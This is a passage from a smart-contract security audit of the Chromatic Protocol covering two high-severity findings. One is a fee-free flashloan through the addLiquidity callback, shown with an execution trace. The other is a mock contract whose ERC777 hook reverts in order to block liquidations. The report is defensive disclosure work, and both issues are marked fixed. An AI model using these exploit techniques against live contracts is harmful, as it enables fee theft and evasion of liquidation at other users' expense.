SOLVED: The Chromatic Protocol team solved the issue by implementing the recommended solution.

Commit ID: 3265df6138960c765d7bec06d8e8baa40bf27c4e.

4.5 (HAL-05) ADDLIQUIDITY/OPENPOSITION CALLBACKS CAN BE ABUSED TO EXECUTE FLASHLOANS WITHOUT PAYING THE FLASHLOAN FEE - HIGH (8.1)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The MarketLiquidityFacet contract implements the function addLiquidity():

Listing 9: MarketLiquidityFacet.sol (Lines 71-78)

```
function addLiquidity(
    address recipient,
    int16 tradingFeeRate,
    bytes calldata data
) external override nonReentrant returns (LpReceipt memory receipt
↳ ) {
    MarketStorage storage ms = MarketStorageLib.marketStorage();

    LpContext memory ctx = newLpContext(ms);
    ctx.syncOracleVersion();

    IERC20Metadata settlementToken = IERC20Metadata(ctx.
↳ settlementToken);
    IVault vault = ctx.vault;

    uint256 balanceBefore = settlementToken.balanceOf(address(
↳ vault));
    IChromaticLiquidityCallback(msg.sender).addLiquidityCallback(
        address(settlementToken),
        address(vault),
        data
    );

    uint256 amount = settlementToken.balanceOf(address(vault)) -
↳ balanceBefore;

    vault.onAddLiquidity(ctx.settlementToken, amount);

    receipt = _addLiquidity(ctx, ms.liquidityPool, recipient,
↳ tradingFeeRate, amount);

    emit AddLiquidity(receipt);
}
```

As we can see in the code above, the settlement token balance of the vault is checked before and after the addLiquidityCallback() in order to determine the amount of liquidity deposited. This function contains a nonReentrant lock, although, it is a totally independent contract from the ChromaticVault and the nonReentrant lock also present in the ChromaticVault.flashloan() function. Consequently, the following exploit is possible:

1. Call addLiquidity() directly to the ChromaticMarket from a custom contract.
2. The custom contract receives the addLiquidityCallback().
3. In the callback, perform a flashloan by calling the ChromaticVault .flashloan() function, execute the flashloan logic and repay the flashloan with the flashloan fee.
4. The vault balance would be increased after this flashloan with the flashloan fee paid.
5. As we are still within the addLiquidity() call, this line is executed:
   `uint256 amount = settlementToken.balanceOf(address(vault))-balanceBefore;`
6. The flashloan fee paid is now added as liquidity and therefore allows the user to execute a flashloan with no costs.


The same issue is also present in the openPositionCallback():

Listing 10: MarketTradeFacet.sol (Lines 178-189)

```
function _openPosition(
    LpContext memory ctx,
    LiquidityPool storage liquidityPool,
    Position memory position,
    uint256 maxAllowableTradingFee,
    bytes calldata data
) private returns (OpenPositionInfo memory openInfo) {
    // check trading fee
    uint256 tradingFee = position.tradingFee();
    uint256 protocolFee = position.protocolFee();
    if (tradingFee + protocolFee > maxAllowableTradingFee) {
        revert ExceedMaxAllowableTradingFee();
    }

    IERC20Metadata settlementToken = IERC20Metadata(ctx.
    ↳ settlementToken);
    IVault vault = ctx.vault;

    // call callback
    uint256 balanceBefore = settlementToken.balanceOf(address(
    ↳ vault));

    uint256 requiredMargin = position.takerMargin + protocolFee +
    ↳ tradingFee;
    IChromaticTradeCallback(msg.sender).openPositionCallback(
        address(settlementToken),
        address(vault),
        requiredMargin,
        data
    );
    // check margin settlementToken increased
    if (balanceBefore + requiredMargin < settlementToken.balanceOf
    ↳ (address(vault)))
        revert NotEnoughMarginTransferred();

    liquidityPool.acceptOpenPosition(ctx, position); // settle()

    vault.onOpenPosition(
        address(settlementToken),
        position.id,
        position.takerMargin,
        tradingFee,
        protocolFee
    );

    openInfo = OpenPositionInfo({
        id: position.id,
        openVersion: position.openVersion,
        qty: position.qty,
        openTimestamp: position.openTimestamp,
        takerMargin: position.takerMargin,
        makerMargin: position.makerMargin(),
        tradingFee: tradingFee + protocolFee
    });
}
```

Proof of Concept:

- Exploit example taking a flashloan of 3000 tokens and paying 150 as flashloan fee using the addLiquidityCallback().



```
    ├─ [259156] MockChromaticAccountV2::addLiquidity(ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E])
    │   ├─ [258010] ChromaticMarket::addLiquidity(MockChromaticAccountV2: [0x5e077bBCf99CC6deAeEC8CB748cCab35d0205B35], 1, 0x)
    │   │   ├─ [257538] MarketLiquidityFacet::addLiquidity(MockChromaticAccountV2: [0x5e077bBCf99CC6deAeEC8CB748cCab35d0205B35], 1, 0x) [delegatecall]
    │   │   │   ├─ [222] TestSettlementToken::decimals() [staticcall]
    │   │   │   │   └─ ← 18
    │   │   │   ├─ [5900] ChainlinkFeedOracle::sync()
    │   │   │   │   ├─ [2531] PriceFeedMock::latestRoundData() [staticcall]
    │   │   │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551619 [1.844e19]) [staticcall]
    │   │   │   │   │   │   └─ ← 18446744073709551619 [1.844e19], 1000000000000000000 [1e18], 1, 1, 18446744073709551619 [1.844e19]
    │   │   │   │   │   └─ ← 18446744073709551619 [1.844e19], 1000000000000000000 [1e18], 1, 1, 18446744073709551619 [1.844e19]
    │   │   │   │   └─ ← OracleVersion({ version: 2, timestamp: 1, price: 1000000000000000000 [1e18] })
    │   │   │   ├─ [651] TestSettlementToken::balanceOf(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE]) [staticcall]
    │   │   │   │   └─ ← 3100005000000000000000 [3.1e21]
    │   │   │   ├─ [78288] MockChromaticAccountV2::addLiquidityCallback(TestSettlementToken: [0x105ea1Ed1121177464b754344C60a509948D0739], ChromaticVault: [0x9640B2fDeD208570EB
40902BB01aCE7616E4e1EE], 0x)
    │   │   │   │   ├─ [718] ChromaticMarketFactory::isRegisteredMarket(ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E]) [staticcall]
    │   │   │   │   │   └─ ← true
    │   │   │   │   ├─ [75883] MockFlashloanV2::flashloan(TestSettlementToken: [0x105ea1Ed1121177464b754344C60a509948D0739], 3000000000000000000000 [3e21])
    │   │   │   │   │   ├─ [74672] ChromaticVault::flashLoan(TestSettlementToken: [0x105ea1Ed1121177464b754344C60a509948D0739], 3000000000000000000000 [3e21], MockFlashloanV2:
[0xc64e5950c76617c8c8B5d9950A730f4AAD8820ed], 0x000000000000000000000000000000000000000000000000a2a15d09519be00000)
    │   │   │   │   │   │   ├─ [651] TestSettlementToken::balanceOf(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE]) [staticcall]
    │   │   │   │   │   │   │   └─ ← 3100005000000000000000 [3.1e21]
    │   │   │   │   │   │   ├─ [2655] ChromaticMarketFactory::getFlashLoanFeeRate(TestSettlementToken: [0x105ea1Ed1121177464b754344C60a509948D0739]) [staticcall]
    │   │   │   │   │   │   │   └─ ← 500
    │   │   │   │   │   │   ├─ [3072] TestSettlementToken::transfer(MockFlashloanV2: [0xc64e5950c76617c8c8B5d9950A730f4AAD8820ed], 3000000000000000000000 [3e21])
    │   │   │   │   │   │   │   ├─ emit Transfer(from: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], to: MockFlashloanV2: [0xc64e5950c76617c8c8B5d9950A730f4AAD8
820ed], value: 3000000000000000000000 [3e21])
    │   │   │   │   │   │   │   └─ ← true
    │   │   │   │   │   │   ├─ [4514] MockFlashloanV2::flashLoanCallback(150000000000000000000 [1.5e20], 0x000000000000000000000000000000000000000000000000a2a15d09519be00000)
    │   │   │   │   │   │   │   ├─ [3072] TestSettlementToken::transfer(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], 3150000000000000000000 [3.15e21])
    │   │   │   │   │   │   │   │   ├─ emit Transfer(from: MockFlashloanV2: [0xc64e5950c76617c8c8B5d9950A730f4AAD8820ed], to: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7
616E4e1EE], value: 3150000000000000000000 [3.15e21])
    │   │   │   │   │   │   │   │   └─ ← true
    │   │   │   │   │   │   │   └─ ← ()
    │   │   │   │   │   │   ├─ [651] TestSettlementToken::balanceOf(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE]) [staticcall]
    │   │   │   │   │   │   │   └─ ← 3250005000000000000000 [3.25e21]
    │   │   │   │   │   │   ├─ [2493] ChromaticMarketFactory::treasury() [staticcall]
    │   │   │   │   │   │   │   └─ ← 0xd9A284367b6D3e25A91c91b5A430AF2593886EB9
    │   │   │   │   │   │   ├─ [24972] TestSettlementToken::transfer(0xd9A284367b6D3e25A91c91b5A430AF2593886EB9, 4838701873061495062 [4.838e18])
    │   │   │   │   │   │   │   ├─ emit Transfer(from: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], to: 0xd9A284367b6D3e25A91c91b5A430AF2593886EB9, value: 4838
701873061495062 [4.838e18])
    │   │   │   │   │   │   │   └─ ← true
    │   │   │   │   │   │   ├─ emit FlashLoan(sender: MockFlashloanV2: [0xc64e5950c76617c8c8B5d9950A730f4AAD8820ed], recipient: MockFlashloanV2: [0xc64e5950c76617c8c8B5d9950A73
0f4AAD8820ed], amount: 3000000000000000000000 [3e21], paid: 150000000000000000000 [1.5e20], paidToTakerPool: 4838701873061495062 [4.838e18], paidToMakerPool: 145161298126938504
938 [1.451e20])
    │   │   │   │   │   │   └─ ← ()
    │   │   │   │   │   └─ ← ()
    │   │   │   │   └─ ← ()
    │   │   │   ├─ [651] TestSettlementToken::balanceOf(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE]) [staticcall]
    │   │   │   │   └─ ← 3245166298126938504938 [3.245e21]
    │   │   │   ├─ [26562] ChromaticVault::onAddLiquidity(TestSettlementToken: [0x105ea1Ed1121177464b754344C60a509948D0739], 145161298126938504938 [1.451e20])
    │   │   │   │   ├─ [718] ChromaticMarketFactory::isRegisteredMarket(ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E]) [staticcall]
    │   │   │   │   │   └─ ← true
    │   │   │   │   ├─ emit OnAddLiquidity(market: ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E], amount: 145161298126938504938 [1.451e20])
    │   │   │   │   └─ ← ()
    │   │   │   ├─ emit AddLiquidity(receipt: LpReceipt({ id: 3, oracleVersion: 2, amount: 145161298126938504938 [1.451e20], recipient: 0x5e077bBCf99CC6deAeEC8CB748cCab35d0205B
35, action: 0, tradingFeeRate: 1 }))
    │   │   │   └─ ← LpReceipt({ id: 3, oracleVersion: 2, amount: 145161298126938504938 [1.451e20], recipient: 0x5e077bBCf99CC6deAeEC8CB748cCab35d0205B35, action: 0, tradingFee
Rate: 1 })
    │   │   └─ ← LpReceipt({ id: 3, oracleVersion: 2, amount: 145161298126938504938 [1.451e20], recipient: 0x5e077bBCf99CC6deAeEC8CB748cCab35d0205B35, action: 0, tradingFeeRate
: 1 })
    │   └─ ← ()
    ├─ [0] VM::stopPrank()
    │   └─ ← ()
    └─ ← ()
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:H/A:N/D:N/Y:L/R:N/S:U (8.1)

Recommendation:

It is recommended to implement a global lock between the ChromaticVault contract and the different ChromaticMarket facets in order to prevent the exploit described.

Remediation Plan:

SOLVED: The Chromatic Protocol team solved the issue by implementing a custom “Trade Lock” in the ChromaticMarket contract.

Commit ID: a8bfa75758d8d28875cffdebc28bd0c5f3607d03.

4.6 (HAL-06) LIQUIDATIONS CAN BE BLOCKED IF THE SETTLEMENT TOKEN IS A TOKEN WITH ON-TRANSFER HOOKS - HIGH (7.5)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The MarketLiquidateFacet contract implements the liquidate() function which internally calls the _claimPosition() function:

Listing 11: MarketLiquidateFacet.sol (Line 112)

```
function liquidate(
    uint256 positionId,
    address keeper,
    uint256 keeperFee // native token amount
) external override nonReentrant {
    Position memory position = _getPosition(PositionStorageLib.
↳ positionStorage(), positionId);
    if (msg.sender != position.liquidator) revert
↳ OnlyAccessableByLiquidator();
    if (position.closeVersion != 0) revert AlreadyClosedPosition()
↳ ;

    MarketStorage storage ms = MarketStorageLib.marketStorage();

    LpContext memory ctx = newLpContext(ms);
    ctx.syncOracleVersion();

    (bool _liquidate, int256 _pnl) = _checkLiquidation(ctx,
↳ position);
    if (!_liquidate) return;

    uint256 usedKeeperFee = keeperFee != 0
        ? ctx.vault.transferKeeperFee(
            ctx.settlementToken,
                keeper,
                keeperFee,
                position.takerMargin
            )
            : 0;
    uint256 interest = _claimPosition(
        ctx,
        position,
        _pnl,
        usedKeeperFee,
        position.owner,
        bytes(""),
        _pnl > 0 ? CLAIM_TP : CLAIM_SL
    );

    ILiquidator(position.liquidator).cancelLiquidationTask(
 ↳ positionId);

    emit Liquidate(position.owner, _pnl, interest, usedKeeperFee,
 ↳ position);
}
```

Consequently, the _claimPosition() calls the ChromaticVault.onClaimPosition() function:

Listing 12: MarketTradeFacetBase.sol (Line 86)

```
function _claimPosition(
    LpContext memory ctx,
    Position memory position,
    int256 pnl,
    uint256 usedKeeperFee,
    address recipient,
    bytes memory data,
    bytes4 cause
) internal returns (uint256 interest) {
    uint256 makerMargin = position.makerMargin();
    uint256 takerMargin = position.takerMargin - usedKeeperFee;
    uint256 settlementAmount = takerMargin;

    // Calculate the interest based on the maker margin and the
 ↳ time difference
    // between the open timestamp and the current block timestamp
    interest = ctx.calculateInterest(makerMargin, position.
↳ openTimestamp, block.timestamp);

    // Calculate the realized profit or loss by subtracting the
↳ interest from the total pnl
    int256 realizedPnl = pnl - interest.toInt256();
    uint256 absRealizedPnl = realizedPnl.abs();
    //slither-disable-next-line timestamp
    if (realizedPnl > 0) {
        //slither-disable-next-line timestamp
        if (absRealizedPnl > makerMargin) {
            // If the absolute value of the realized pnl is
↳ greater than the maker margin,
            // set the realized pnl to the maker margin and add
↳ the maker margin to the settlement
            realizedPnl = makerMargin.toInt256();
            settlementAmount += makerMargin;
        } else {
            settlementAmount += absRealizedPnl;
        }
    } else {
        //slither-disable-next-line timestamp
        if (absRealizedPnl > takerMargin) {
            // If the absolute value of the realized pnl is
↳ greater than the taker margin,
            // set the realized pnl to the negative taker margin
↳ and set the settlement amount to 0
            realizedPnl = -(takerMargin.toInt256());
            settlementAmount = 0;
        } else {
            settlementAmount -= absRealizedPnl;
        }
    }

    MarketStorage storage ms = MarketStorageLib.marketStorage();

    // Accept the claim position in the liquidity pool
    ms.liquidityPool.acceptClaimPosition(ctx, position,
↳ realizedPnl);

    // Call the onClaimPosition function in the vault to handle
↳ the settlement
    ctx.vault.onClaimPosition(
        ctx.settlementToken,
        position.id,
        recipient,
        takerMargin,
        settlementAmount
    );
    _callClaimPositionCallback(ctx, position, realizedPnl,
↳ interest, data, cause);

    // Delete the claimed position from the positions mapping
    PositionStorageLib.positionStorage().deletePosition(position.
↳ id);
}
```

This function will send the settlementAmount to the taker:

Listing 13: ChromaticVault.sol (Line 179)

```
function onClaimPosition(
    address settlementToken,
    uint256 positionId,
    address recipient,
    uint256 takerMargin,
    uint256 settlementAmount
) external override onlyMarket {
    address market = msg.sender;

    takerBalances[settlementToken] -= takerMargin;
    takerMarketBalances[market] -= takerMargin;

    if (settlementAmount > takerMargin) {
        // maker loss
        uint256 makerLoss = settlementAmount - takerMargin;

        makerBalances[settlementToken] -= makerLoss;
        makerMarketBalances[market] -= makerLoss;
    } else {
        // maker profit
        uint256 makerProfit = takerMargin - settlementAmount;

        makerBalances[settlementToken] += makerProfit;
        makerMarketBalances[market] += makerProfit;
    }
    emit OnClaimPosition(market, positionId, recipient,
takerMargin, settlementAmount);

        SafeERC20.safeTransfer(IERC20(settlementToken), recipient,
settlementAmount);
}
```

Although, if the settlementToken is a token with on-transfer hooks, the receiver, in this case, the liquidated user, can force a revert in the token transfer reverting the liquidate() call.

Proof of Concept:


In this Proof of Concept the following MockChromaticAccount contract was used:

Listing 14: MockChromaticAccount.sol (Lines 251-253)

```
// SPDX-License-Identifier: MIT
pragma solidity >=0.8.0 <0.9.0;

import {SafeERC20, IERC20} from "@openzeppelin/contracts/token/
ERC20/utils/SafeERC20.sol";
import {EnumerableSet} from "@openzeppelin/contracts/utils/structs
/EnumerableSet.sol";
import {IChromaticMarket} from "@chromatic-protocol/contracts/core
/interfaces/IChromaticMarket.sol";
import {IChromaticTradeCallback} from "@chromatic-protocol/
contracts/core/interfaces/callback/IChromaticTradeCallback.sol";
import {Position} from "@chromatic-protocol/contracts/core/
libraries/Position.sol";
import {IChromaticAccount} from "@chromatic-protocol/contracts/
periphery/interfaces/IChromaticAccount.sol";
import {OpenPositionInfo, ClosePositionInfo, ClaimPositionInfo}
from "@chromatic-protocol/contracts/core/interfaces/market/Types.
sol";

import {VerifyCallback} from "@chromatic-protocol/contracts/
periphery/base/VerifyCallback.sol";
import {IERC1820Registry} from "./IERC1820Registry.sol";

/**
```


```
 * @title MockChromaticAccount
 * @dev This contract manages user accounts and positions.
 */
contract MockChromaticAccount is IChromaticAccount, VerifyCallback
↳ {
    using EnumerableSet for EnumerableSet.UintSet;

    address owner;
    address private router;
    bool isInitialized;

    mapping(address => EnumerableSet.UintSet) private positionIds;

    // Needed constants to accept ERC777 tokens in deposit
    IERC1820Registry constant private _erc1820 = // See EIP1820
        IERC1820Registry(0
↳ x1820a4B7618BdE71Dce8cdc73aAB6C95905faD24);
    bytes32 constant private TOKENS_RECIPIENT_INTERFACE_HASH = //
↳ See EIP777
        keccak256("ERC777TokensRecipient");

    /**
     * @dev Throws an error indicating that the caller is not the
↳ chromatic router contract.
     */
    error NotRouter();

    /**
     * @dev Throws an error indicating that the caller is not the
↳ owner of this account contract.
     */
    error NotOwner();

    /**
     * @dev Throws an error indicating that the account is already
↳ initialized, and calling the initialization function again is not
↳ allowed.
     */
    error AlreadyInitialized();

    /**
     * @dev Throws an error indicating that the account does not
↳ have sufficient balance to perform a particular operation, such as
↳ withdrawing an amount of tokens.
```

```
     */
    error NotEnoughBalance();

    /**
     * @dev Throws an error indicating that the caller is not the owner of this account contractthat the caller is not the owner of this account contract.
     */
    error NotExistPosition();

    /**
     * @dev Modifier that allows only the router to call a function.
     *      Throws an `NotRouter` error if the caller is not the chromatic router contract.
     */
    modifier onlyRouter() {
        if (msg.sender != router) revert NotRouter();
        _;
    }

    /**
     * @dev Modifier that allows only the owner to call a function.
     *      Throws an `NotOwner` error if the caller is not the owner of this account contract.
     */
    modifier onlyOwner() {
        if (msg.sender != owner) revert NotOwner();
        _;
    }

    /**
     * @notice Initializes the account with the specified owner, router, and market factory addresses.
     * @dev Throws an `AlreadyInitialized` error if the account has already been initialized.
     * @param _owner The address of the account owner.
     * @param _router The address of the router contract.
     * @param _marketFactory The address of the market factory contract.
     */
    function initialize(address _owner, address _router, address _marketFactory) external {
        if (isInitialized) revert AlreadyInitialized();
        require(_owner != address(0));
        require(_router != address(0));
        require(_marketFactory != address(0));
        owner = _owner;
        router = _router;
        isInitialized = true;
        marketFactory = _marketFactory;

        // Register as a token receiver
        _erc1820.setInterfaceImplementer(
            address(this),
            TOKENS_RECIPIENT_INTERFACE_HASH,
            address(this)
        );
    }

    /**
     * @inheritdoc IChromaticAccount
     */
    function balance(address token) public view returns (uint256) {
        return IERC20(token).balanceOf(address(this));
    }

    /**
     * @inheritdoc IChromaticAccount
     * @dev This function can only be called by owner.
     *      Throws a `NotEnoughBalance` error if the account does not have enough balance of the specified token.
     */
    function withdraw(address token, uint256 amount) external onlyOwner {
        if (balance(token) < amount) revert NotEnoughBalance();
        SafeERC20.safeTransfer(IERC20(token), owner, amount);
    }

    function addPositionId(address market, uint256 positionId) internal {
        //slither-disable-next-line unused-return
        positionIds[market].add(positionId);
    }

    function removePositionId(address market, uint256 positionId)
↳ internal {
        //slither-disable-next-line unused-return
        positionIds[market].remove(positionId);
    }

    /**
     * @inheritdoc IChromaticAccount
     */
    function hasPositionId(address market, uint256 id) public view
↳  returns (bool) {
        return positionIds[market].contains(id);
    }

    /**
     * @inheritdoc IChromaticAccount
     */
    function getPositionIds(address market) external view returns
↳ (uint256[] memory) {
        return positionIds[market].values();
    }

    /**
     * @inheritdoc IChromaticAccount
     * @dev This function can only be called by the chromatic
↳ router contract.
     */
    function openPosition(
        address marketAddress,
        int256 qty,
        uint256 takerMargin,
        uint256 makerMargin,
        uint256 maxAllowableTradingFee
    ) external onlyOwner returns (OpenPositionInfo memory position
↳ ) {
        position = IChromaticMarket(marketAddress).openPosition(
            qty,
            takerMargin,
            makerMargin,
            maxAllowableTradingFee,
            bytes("")
        );
        addPositionId(marketAddress, position.id);
        //slither-disable-next-line reentrancy-events
        emit OpenPosition(
            marketAddress,
            position.id,
            position.openVersion,
            position.qty,
            position.openTimestamp,
            position.takerMargin,
            position.makerMargin,
            position.tradingFee
        );
    }

    /**
     * @inheritdoc IChromaticAccount
     * @dev This function can only be called by the chromatic
     ↳ router contract.
     *      Throws a `NotExistPosition` error if the position does
     ↳  not exist.
     */
    function closePosition(address marketAddress, uint256
     ↳ positionId) external override onlyOwner {
        if (!hasPositionId(marketAddress, positionId)) revert
     ↳ NotExistPosition();

        ClosePositionInfo memory position = IChromaticMarket(
     ↳ marketAddress).closePosition(
            positionId
        );
        //slither-disable-next-line reentrancy-events
        emit ClosePosition(
            marketAddress,
            position.id,
            position.closeVersion,
            position.closeTimestamp
        );
    }

    /**
     * @inheritdoc IChromaticAccount
     * @dev This function can only be called by the chromatic
     ↳ router contract.
     *      Throws a `NotExistPosition` error if the position does
     ↳  not exist.
     */
    function claimPosition(address marketAddress, uint256
↳ positionId) external override onlyOwner {
        if (!hasPositionId(marketAddress, positionId)) revert
↳ NotExistPosition();

        IChromaticMarket(marketAddress).claimPosition(positionId,
↳ address(this), bytes(""));
    }

    /**
     * @inheritdoc IChromaticTradeCallback
     * @dev Transfers the required margin from the account to the
↳ specified vault.
     *      Throws a `NotEnoughBalance` error if the account does
↳ not have enough balance of the settlement token.
     */
    function openPositionCallback(
        address settlementToken,
        address vault,
        uint256 marginRequired,
        bytes calldata /* data */
    ) external override verifyCallback {
        if (balance(settlementToken) < marginRequired) revert
↳ NotEnoughBalance();

        SafeERC20.safeTransfer(IERC20(settlementToken), vault,
↳ marginRequired);
    }

    /**
     * @inheritdoc IChromaticTradeCallback
     */
    function claimPositionCallback(
        Position memory position,
        ClaimPositionInfo memory claimInfo,
        bytes calldata /* data */
    ) external override verifyCallback {
        removePositionId(msg.sender, position.id);
        address marketAddress = msg.sender;
        emit ClaimPosition(
            marketAddress,
            claimInfo.id,
            claimInfo.entryPrice,
            claimInfo.exitPrice,
```



```
                claimInfo.realizedPnl,
                claimInfo.interest,
                claimInfo.cause
            );
        }

        function tokensReceived(
            address operator,
            address from,
            address to,
            uint amount,
            bytes memory userData,
            bytes memory operatorData
        ) public {
            if(from != owner){
                revert("NO LIQUIDATIONS ALLOWED :)");
            }
        }
}
```

Notice in the image below how the liquidations are blocked:



```
